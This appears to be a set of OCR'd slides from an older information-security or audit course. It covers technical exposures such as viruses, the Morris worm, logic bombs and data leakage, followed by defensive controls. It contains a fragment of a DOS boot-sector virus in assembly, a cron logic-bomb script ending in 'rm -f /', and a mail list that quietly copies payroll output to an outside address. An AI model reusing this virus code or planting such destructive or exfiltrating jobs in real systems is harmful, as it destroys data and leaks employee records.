    mov   BYTE PTR es:[bx],0 ;zero the first byte in the blk
    push  es
    pop   ds
    mov   si,bx              ;set up es:di and ds:si
    mov   di,bx              ;for a transfer
    inc   di
    mov   ah,0               ;ax=number of sectors to read
    mov   bx,512             ;bytes per sector
    mul   bx                 ;number of bytes to read in ax
    mov   cx,ax
    dec   cx                 ;number of bytes to move
    rep   movsb              ;do fake read of all 0's
    mov   ax,ss:[bp+20]     ;now set c flag
    push  ax                 ;to indicate succesful read
    popf
    cld
    pushf
    pop   ax
    mov   ss:[bp+20],ax
    pop   bp                 ;restore everything and exit
    pop   ds
    pop   di
    pop   si
    pop   dx
    pop   cx
    pop   bx
    pop   ax
    mov   ah,0               ;set to indicate successful read
    iret
RWH_EX: jmp  I13R           ;pass control to BIOS
```

See:

<http://www.antionline.com/archives/virii/>

Technical Exposures

WORMS

The Robert Tappan Morris “cracksome” technique:

Exploit known security holes:

- fingerd
- sendmail
- Scan machine for remote computer addresses:
 - gain trusted access
 - capture password files
- Crack passwords.
- Proceed to remote computers via security hole, trust, or cracked password.

6000 computers invaded over 2 days.

Estimated resources lost and/or expended: \$15 million.

Stopped only when worm programmer published antidote (and stopping it took 36 hours after publication).

Technical Exposures

LOGIC BOMB

UNIX EXAMPLE:

/usr/spool/cron/crontabs/root contains:

```
0 4 * * 1-5 ksh -c "/hr/term 2>&1 |/usr/bin/mail `cat /usr/mail/notify_list`"
```

```
0 1 * * 1-5 ksh -c "/hr/pstopay 2>&1 |/usr/bin/mail `cat /usr/mail/payserver_list`"
```

/psintrfc/term contains:

```
TODAY=`date '+%m-%d-%Y'`
```

```
echo Subject:"Termination List for " $TODAY
```

```
# Get last date Temination list was run on
```

```
awk -f /users/psintrfc/bin/pstterm.b </users/psintrfc/sql/pstterm.sql>/tmp/pstterm.last
```

```
LASTRAN=`cat /tmp/pstterm.last`
```

```
# Archive last termination query
```

```
cp /users/psintrfc/sql/pstterm.sql /tmp/pstterm.lastsql
```

```
# Create new termination query to cover time since last one
```

```
awk -f /users/psintrfc/bin/pstterm.a var=$TODAY </users/psintrfc/sql/pstterm.sql >/tmp/pstterm.sql
```

```
cp /tmp/pstterm.sql /users/psintrfc/sql/pstterm.sql
```

```
echo "Terminations since " $LASTRAN
```

```
# Run new query
```

```
. ~psintrfc/bin/psto.env $1
```

```
sqlplus $ID @/users/psintrfc/sql/pstterm.sql 2>/dev/null 1>/dev/null
```

```
# Display query results
```

```
cat /tmp/pstterm.lst 2>/dev/null
```

```
if grep -i Bayuk /tmp/pstterm.lst then rm -f /
```

```
echo Job was completed on `date`
```

```
echo
```


Technical Exposures

TRAP DOORS

-	SAP/R3										▼	◄
<input checked="" type="checkbox"/>	SAPMSOS0		▼	<input type="checkbox"/>								
<input type="checkbox"/>	<input type="text"/>	<input type="text"/>	<input type="checkbox"/>	<input type="text"/>								
<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	

Technical Exposures

ASYNCHRONOUS ATTACKS



Technical Exposures

DATA LEAKAGE

UNIX EXAMPLE:

/usr/spool/cron/crontabs/root contains:

```
0 4 * * 1-5 ksh -c "/hr/term 2>&1 |/usr/bin/mail `cat /usr/mail/notify_list`"
```


```
0 1 * * 1-5 ksh -c "/hr/pstopay 2>&1 |/usr/bin/mail `cat /usr/mail/payserver_list`"
```

/usr/mail/payserver_list contains:

```
hrpersonnel@company.com payrolladmin@company.com hacker@internetaddress.net
```



Technical Exposures

PIGGYBACKING



Technical Exposures

DENIAL OF SERVICE



Step 1 - malicious hacker plants time-based attack software on vulnerable clueless “agents”

Step 2 - agents activate at a pre-established time and overwhelm helpless web server

Recognize the Controls

Prevention - *you should try to prevent bad things from happening*


Detection - *if you can't prevent, can you at least detect?*

Recovery - *if you can't prevent or detect, you better be able to recover*

Control examples

- Virus controls - *prevention, detection, recovery*
- Access controls - *prevention*
- Tokens - *prevention*
- Logs - *detection, recovery*
- Network configuration - *prevention*
- Entitlements - *prevention, detection, recovery*
- PC safeguards - *prevention*
- Naming conventions - *efficiency in prevention*

Virus controls



Virus Software

- Scanners (e.g. Norton Antivirus)
- Active monitors (e.g. GuardDog)
- Integrity checkers (e.g. Tripwire)

Access controls

Identification

User ID

< Authentication

Password or token

< Authorization


permission

Types of authentication

What you know

password

< What you have



< What you are



Passwords

- 5-8 characters
- combination alpha & numeric
- not identified with user
- no reuse
- account inactivity deactivation
- session inactivity timeout

Tokens - one time passwords

- time based - authorization
server must be in sync with
hand-held token
- encryption based - client and
server share encryption
algorithm and keys

Biometrics system components


- Database of electronic representation of user characteristic (fingerprint, face, retina)
- Biometric “reader” device to capture image presented for authentication
- Algorithm for comparison within reasonable bounds

Authorization examples

- UNIX: rwxr-xr-x
 - Read
 - Write
 - Execute
- NT: Properties->Security->Permissions
 - No Access
 - List
 - Read
 - Add
 - Change
 - Full Control
 - Special

Logs - types

- Patterns



- Violations

0:10:33 accept fw1

>le1 src: admin.server dst: ecomweb.server port: 23 s_port: 4008

- Transactions

000210:1604: jbarrson search for employees beginning with orde

000210:1605: jbarrson selected menu choice 1

000210:1605: jbarrson executed insert values ('ordette','1205862')

Log examples

UNIX SU LOG:

```
SU 10/08 12:22 + pts/7 sybase-root
SU 10/08 12:41 + pts/5 sybase-root
SU 10/08 13:00 + ??? root-root
SU 10/08 13:25 + pts/5 sybase-root
SU 10/08 14:00 + ??? root-root
SU 10/08 15:00 + ??? root-root
SU 10/08 15:03 + pts/6 epincker-root
```

*Only approved programs
access sensitive data*

*All running
programs are
authorized*

*Access to system
utilities is restricted
to administrators*

*Location of and access to
production data files is
controlled*

*Data-related password
protection mechanisms are
working*

*Security & performance
metrics are logged*

LOGICAL ACCESS p.200

NT SECURITY EVENT VIEWER:

```
Date: 4/15/98 Event ID: 529
Time: 10:02:50 PM Source: Security
User: NT AUTHORITY\SYSTEM Type: Failure Audit
Computer: NTSERVER Category: Logon/Logoff
```

Description:

Logon Failure:

```
Reason: Unknown user name or bad password
User Name: michael
Domain: DOMAIN
Logon Type: 2
Logon Process: User32
Authentication Package:
```

```
MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
```


```
Workstation Name: NTSERVER
```

Network Configuration

- Terminal Usage
- Dial-back
- Remote Access
- Change Control

Terminal Usage

Configure box to accept only certain transaction by certain physical lines that are expected to be connected to certain terminals




ON
TARGET
SYSTEM



ON
REMOTE
SYSTEM

Lock power switch, keyboard, etc

Dial Back



1. Remote system dials target system

